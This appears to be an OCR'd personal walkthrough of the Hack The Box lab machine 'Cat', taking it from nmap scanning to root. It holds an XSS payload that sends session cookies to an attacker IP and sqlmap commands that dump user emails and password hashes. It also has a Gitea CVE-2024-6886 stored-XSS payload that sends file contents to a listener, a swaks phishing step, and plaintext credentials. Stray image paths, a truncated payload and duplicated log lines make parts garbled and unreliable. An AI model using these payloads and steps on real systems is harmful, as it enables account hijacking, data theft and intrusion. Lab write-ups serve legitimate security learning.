

Cat

Saturday, June 21, 2025 9:48 AM

nmap

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-21 09:48 EDT
Nmap scan report for 10.129.38.39
Host is up (0.029s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 96:2d:f5:c6:f6:9f:59:60:e5:65:85:ab:49:e4:76:14 (RSA)
|   256 9e:c4:a4:40:e9:da:cc:62:d1:d6:5a:2f:9e:7b:d4:aa (ECDSA)
|_  256 6e:22:2a:6a:6d:eb:de:19:b7:16:97:c2:7e:89:29:d5 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Did not follow redirect to http://cat.htb/
|_http-server-header: Apache/2.4.41 (Ubuntu)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 995/tcp)
HOP RTT      ADDRESS
1   22.36 ms 10.10.14.1
2   22.49 ms 10.129.38.39

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.89 seconds
```





Download
git-dumper http://cat.htb/.git/ git

In thecontest.php file we find an XSS opportunity - the username parameter from the sessionis not validated and is sent to the database:


```php
if ($_SERVER["REQUEST_METHOD"] == "POST") {
    } else {
        // Check if $uploadOk is set to 0 by an error
        if ($uploadOk == 0) {
        } else {
            if (move_uploaded_file($_FILES["cat_photo"]["tmp_name"], $target_file)) {
                // Prepare SQL query to insert cat data
                $stmt = $pdo->prepare("INSERT INTO cats (cat_name, age, birthdate,
                weight, photo_path, owner_username) VALUES (:cat_name, :age,
                :birthdate, :weight, :photo_path, :owner_username)");
                // Bind parameters
                $stmt->bindParam(':cat_name', $cat_name, PDO::PARAM_STR);
                $stmt->bindParam(':age', $age, PDO::PARAM_INT);
                $stmt->bindParam(':birthdate', $birthdate, PDO::PARAM_STR);
                $stmt->bindParam(':weight', $weight, PDO::PARAM_STR);
                $stmt->bindParam(':photo_path', $target_file, PDO::PARAM_STR);
                $stmt->bindParam(':owner_username', $_SESSION['username'],
                PDO::PARAM_STR);
                // Execute query
                if ($stmt->execute()) {
```

And then in theview_cat.php file we get this parameter and give it to the user:


```php
if (!isset($_SESSION['username']) || $_SESSION['username'] !== 'axel') {
}

// Get the cat_id from the URL
$cat_id = isset($_GET['cat_id']) ? $_GET['cat_id'] : null;

if ($cat_id) {
    // Prepare and execute the query
    $query = "SELECT cats.*, users.username FROM cats JOIN users ON cats.owner_username
    $statement = $pdo->prepare($query);
    $statement->bindParam(':cat_id', $cat_id, PDO::PARAM_INT);
    $statement->execute();

    // Fetch cat data from the database
    $cat = $statement->fetch(PDO::FETCH_ASSOC);

    if (!$cat) {
```

Register and send xss payload to username

```
<img src=x onerror=this.src="http://10.10.14.47:4444/"+btoa(document.cookie)>
```



Go to contest and register cat.




```
┌──(kali㉿kali)-[~/Desktop/htb/cat]
└─$ python -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
10.129.47.88 - - [22/Jun/2025 12:57:14] code 404, message File not found
10.129.47.88 - - [22/Jun/2025 12:57:14] "GET /UEhQU0VTU0lEPXM3ZTBmN25mbXNtajJtNzc1OWF2NmV1dmtl HTTP/1.1" 404 -
10.129.47.88 - - [22/Jun/2025 12:57:14] code 404, message File not found
10.129.47.88 - - [22/Jun/2025 12:57:14] "GET /UEhQU0VTU0lEPXM3ZTBmN25mbXNtajJtNzc1OWF2NmV1dmtl HTTP/1.1" 404 -
10.129.47.88 - - [22/Jun/2025 12:57:14] code 404, message File not found
10.129.47.88 - - [22/Jun/2025 12:57:14] "GET /UEhQU0VTU0lEPXM3ZTBmN25mbXNtajJtNzc1OWF2NmV1dmtl HTTP/1.1" 404 -
10.129.47.88 - - [22/Jun/2025 12:57:14] code 404, message File not found
10.129.47.88 - - [22/Jun/2025 12:57:14] "GET /UEhQU0VTU0lEPXM3ZTBmN25mbXNtajJtNzc1OWF2NmV1dmtl HTTP/1.1" 404 -
10.129.47.88 - - [22/Jun/2025 12:57:14] code 404, message File not found
10.129.47.88 - - [22/Jun/2025 12:57:14] "GET /UEhQU0VTU0lEPXM3ZTBmN25mbXNtajJtNzc1OWF2NmV1dmtl HTTP/1.1" 404 -
```

10.129.47.88 - - [22/Jun/2025 12:57:14] "GET /UEhQU0VTU0lEPXM3ZTBmN25mbXNtajJtNzc1OWF2NmV1dmtl HTTP/1.1" 404 -

Decode base64

```
┌──(kali㉿kali)-[~/Desktop/htb/cat/git]
└─$ echo 'UEhQU0VTU0lEPXM3ZTBmN25mbXNtajJtNzc1OWF2NmV1dmtl' | base64 -d
PHPSESSID=s7e0f7nfmsmj2m7759av6euvke
```

PHPSESSID=s7e0f7nfmsmj2m7759av6euvke

rmjfibo8dmaa5nkljihhlbg65e
q5339rrhu46esu7c46fuo4bigu


sqlmap -u "http://cat.htb/accept_cat.php" --data "catId=1&catName=catty" --cookie="PHPSESSID=q5339rrhu46esu7c46fuo4bigu" -p catName --level=5 --risk=3 --dbms=SQLite

```
[14:31:36] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: catName (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: catId=1&catName=catty'||(SELECT CHAR(119,71,87,85) WHERE 6394=6394 AND 3612=3612)||'
---
[14:31:36] [INFO] testing SQLite
```

sqlmap -u "http://cat.htb/accept_cat.php" --data "catId=1&catName=catty" --cookie="PHPSESSID=q5339rrhu46esu7c46fuo4bigu" -p catName --level=5 --risk=3 --dbms=SQLite --technique=B -T"users" --threads=4 --dump

```
| user_id | email                         | password                         | username
                    |
+---------+-------------------------------+----------------------------------+-------------------------------------------------
--------------------+
| 1       | axel2017@gmail.com            | d1bbba3670feb9435c9841e46e60ee2f | axel
                    |
| 2       | rosamendoza485@gmail.com      | ac369922d560f17d6eeb8b2c7dec498c | rosa
                    |
| 3       | robertcervantes2000@gmail.com | 42846631708f69c00ec0c0a8aa4a92ad | robert
                    |
| 4       | fabiancarachure2323@gmail.com | 39e153e825c4a3d314a0dc7f7475ddbe | fabian
                    |
| 5       | jerrysonC343@gmail.com        | 781593e060f8d065cd7281c5ec5b4b86 | jerryson
                    |
| 6       | larryP5656@gmail.com          | 1b6dce240bbfbc0905a664ad199e18f8 | larry
                    |
| 7       | royer.royer2323@gmail.com     | c598f6b844a36fa7836fba0835f1f6   | royer
                    |
| 8       | peterCC456@gmail.com          | e41ccefa439fc454f7eadbf1f139ed8a | peter
                    |
| 9       | angel234g@gmail.com           | 24a8ec003ac2e1b3c5953a6f95f8f565 | angel
                    |
| 10      | jobert2020@gmail.com          | 88e4dceccd48820cf77b5cf6c08698ad | jobert
                    |
| 11      | user@domain.com               | ee11cbb19052e40b07aac0ca060c23ee | <img src=x onerror=this.src="http://10.10.14.47:4444/"+bt
oa(document.cookie)> |
+---------+-------------------------------+----------------------------------+-------------------------------------------------
```

1	axel2017@gmail.com	d1bbba3670feb9435c9841e46e60ee2f	axel	
2	rosamendoza485@gmail.com	ac369922d560f17d6eeb8b2c7dec498c	rosa	
3	robertcervantes2000@gmail.com	42846631708f69c00ec0c0a8aa4a92ad	robert	
4	fabiancarachure2323@gmail.com	39e153e825c4a3d314a0dc7f7475ddbe	fabian	
5	jerrysonC343@gmail.com	781593e060f8d065cd7281c5ec5b4b86	jerryson	
6	larryP5656@gmail.com	1b6dce240bbfbc0905a664ad199e18f8	larry	
7	royer.royer2323@gmail.com	c598f6b844a36fa7836fba0835f1f6	royer	
8	peterCC456@gmail.com	e41ccefa439fc454f7eadbf1f139ed8a	peter	
9	angel234g@gmail.com	24a8ec003ac2e1b3c5953a6f95f8f565	angel	
10	jobert2020@gmail.com	88e4dceccd48820cf77b5cf6c08698ad	jobert	



rosa:soyunaprincesarosa

sshpass -p 'soyunaprincesarosa' ssh rosa@$ip

grep axel /var/log/apache2 -R

```
/var/log/apache2/access.log.1:127.0.0.1 - - [31/Jan/2025:12:30:03 +0000] "GET /join.php?loginUsername=axel&loginPassword=aNdZwgC4tI9gnVXv_e3Q&loginForm=Login HTTP/1.1" 302 329 "http://cat.htb/join.php" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:134.0) Gecko/20100101 Firefox/134.0"
```

axel:aNdZwgC4tI9gnVXv_e3Q

sshpass -p 'aNdZwgC4tI9gnVXv_e3Q' ssh -o StrictHostKeyChecking=no axel@cat.htb
or
su - axel


```
axel@cat:~$ netstat -lntp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:39703         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3000          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:51193         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:43615         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:587           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
axel@cat:~$
```

Port 25 and 3000 is running. We should check mail since port 25 is open.

cat /var/mail/axel

```
From rosa@cat.htb  Sat Sep 28 04:51:50 2024
Return-Path: <rosa@cat.htb>
Received: from cat.htb (localhost [127.0.0.1])
        by cat.htb (8.15.2/8.15.2/Debian-18) with ESMTP id 48S4pnXk001592
        for <axel@cat.htb>; Sat, 28 Sep 2024 04:51:50 GMT
Received: (from rosa@localhost)
        by cat.htb (8.15.2/8.15.2/Submit) id 48S4pnlT001591
        for axel@localhost; Sat, 28 Sep 2024 04:51:49 GMT
Date: Sat, 28 Sep 2024 04:51:49 GMT
From: rosa@cat.htb
Message-Id: <202409280451.48S4pnlT001591@cat.htb>
Subject: New cat services

Hi Axel,

We are planning to launch new cat-related web services, including a cat care website and other projects. Please send an email to jobert@localhost with information about your Gitea repository. Jobert will check if it is a promising service that we can develop.

Important note: Be sure to include a clear description of the idea so that I can understand it properly. I will review the whole repository.

From rosa@cat.htb  Sat Sep 28 05:05:28 2024
Return-Path: <rosa@cat.htb>
Received: from cat.htb (localhost [127.0.0.1])
        by cat.htb (8.15.2/8.15.2/Debian-18) with ESMTP id 48S55SRY002268
        for <axel@cat.htb>; Sat, 28 Sep 2024 05:05:28 GMT
Received: (from rosa@localhost)
        by cat.htb (8.15.2/8.15.2/Submit) id 48S55Sm0002267
        for axel@localhost; Sat, 28 Sep 2024 05:05:28 GMT
Date: Sat, 28 Sep 2024 05:05:28 GMT
From: rosa@cat.htb
Message-Id: <202409280505.48S55Sm0002267@cat.htb>
Subject: Employee management

We are currently developing an employee management system. Each sector administrator will be assigned a specific role, while each employee will be able to consult their assigned tasks. The project is still under development and is hosted in our private Gitea. You can visit the repository at: http://localhost:3000/administrator/Employee-management/. In addition, you can consult the README file, highlighting updates and other important details, at: http://localhost:3000/administrator/Employee-management/raw/branch/main/README.md.
```


sshpass -p 'aNdZwgC4tI9gnVXv_e3Q' ssh -L 3000:127.0.0.1:3000 -L 2525:127.0.0.1:25 axel@cat.htb




https://nvd.nist.gov/vuln/detail/CVE-2024-6886
https://www.exploit-db.com/exploits/52077

```
# Exploit Title: Stored XSS in Gitea
# Date: 27/08/2024
# Exploit Authors: Catalin Iovita & Alexandru Postolache
# Vendor Homepage: (https://github.com/go-gitea/gitea)
# Version: 1.22.0
# Tested on: Linux 5.15.0-107, Go 1.23.0
# CVE: CVE-2024-6886

## Vulnerability Description
Gitea 1.22.0 is vulnerable to a Stored Cross-Site Scripting (XSS) vulnerability. This vulnerability allows an attacker to inject malicious scripts that get stored on the server and executed in the context of another user's session.

## Steps to Reproduce
1. Log in to the application.
2. Create a new repository or modify an existing repository by clicking the Settings button from the `$username/$repo_name/settings` endpoint.
3. In the Description field, input the following payload:

    <a href=javascript:alert()>XSS test</a>

4. Save the changes.
5. Upon clicking the repository description, the payload was successfully injected in the Description field. By clicking on the message, an alert box will appear, indicating the execution of the injected script.
```

Create repo
 response.text()).then(data => fetch('http://10.10.14.47:9001/?response=' + encodeURIComponent(data))).catch(error => console.error('Error:', error));">XSS test



Also create a random file in repo to make this attack works.




Phishing
swaks --to "jobert@localhost" --from "axel@localhost" --header "Subject: click link" --body "http://localhost:3000/axel/xss" --server localhost --port 2525 --timeout 30s
Send the phishing link multiple times otherwise it won't work.

```
┌──(kali㉿kali)-[~/Desktop/htb/cat/git]
└─$ python -m http.server 9001
Serving HTTP on 0.0.0.0 port 9001 (http://0.0.0.0:9001/) ...
10.129.47.88 - - [22/Jun/2025 14:56:24] "GET /?response=%3C%3Fphp%0A%24valid_username%20%3D%20%27admin%27%3B%0A%24valid_password%20%3D%20%27IKw75eR0MR7CMIxhH0%27%3B%0A%0Aif%20(!isset(%24_SERVER%5B%27PHP_AUTH_USER%27%5D)%20%7C%7C%20!isset(%24_SERVER%5B%27PHP_AUTH_PW%27%5D)%20%7C%7C%20%0A%20%20%20%20%24_SERVER%5B%27PHP_AUTH_USER%27%5D%20!%3D%20%24valid_username%20%7C%7C%20%24_SERVER%5B%27PHP_AUTH_PW%27%5D%20!%3D%20%24valid_password)%20%7B%0A%20%20%20%20%0A%20%20%20%20header(%27WWW-Authenticate%3A%20Basic%20realm%3D%22Employee%20Management%22%27)%3B%0A%20%20%20%20header(%27HTTP%2F1.0%20401%20Unauthorized%27)%3B%0A%20%20%20%20exit%3B%0A%7D%0A%0Aheader(%27Location%3A%20dashboard.php%27)%3B%0Aexit%3B%0A%3F%3E%0A%0A HTTP/1.1" 200 -
```

10.129.47.88 - - [22/Jun/2025 14:57:51] "GET /?response=%3C%3Fphp%0A%24valid_username%20%3D%20%27admin%27%3B%0A%24valid_password%20%3D%20%27IKw75eR0MR7CMIxhH0%27%3B%0A%0Aif%20(!isset(%24_SERVER%5B%27PHP_AUTH_USER%27%5D)%20%7C%7C%20!isset(%24_SERVER%5B%27PHP_AUTH_PW%27%5D)%20%7C%7C%20%0A%20%20%20%20%24_SERVER%5B%27PHP_AUTH_USER%27%5D%20!%3D%20%24valid_username%20%7C%7C%20%24_SERVER%5B%27PHP_AUTH_PW%27%5D%20!%3D%20%24valid_password)%20%7B%0A%20%20%20%20%0A%20%20%20%20header(%27WWW-Authenticate%3A%20Basic%20realm%3D%22Employee%20Management%22%27)%3B%0A%20%20%20%20header(%27HTTP%2F1.0%20401%20Unauthorized%27)%3B%0A%20%20%20%20exit%3B%0A%7D%0A%0Aheader(%27Location%3A%20dashboard.php%27)%3B%0Aexit%3B%0A%3F%3E%0A%0A HTTP/1.1" 200 -

Cyberchef



$valid_username = 'admin';
$valid_password = 'IKw75eR0MR7CMIxhH0';

We are root.

```
axel@cat:~$ su
Password:
root@cat:/home/axel# id
uid=0(root) gid=0(root) groups=0(root)
root@cat:/home/axel# cat /root/root.txt
333dafedc7329502994340ad4b562906
root@cat:/home/axel#
```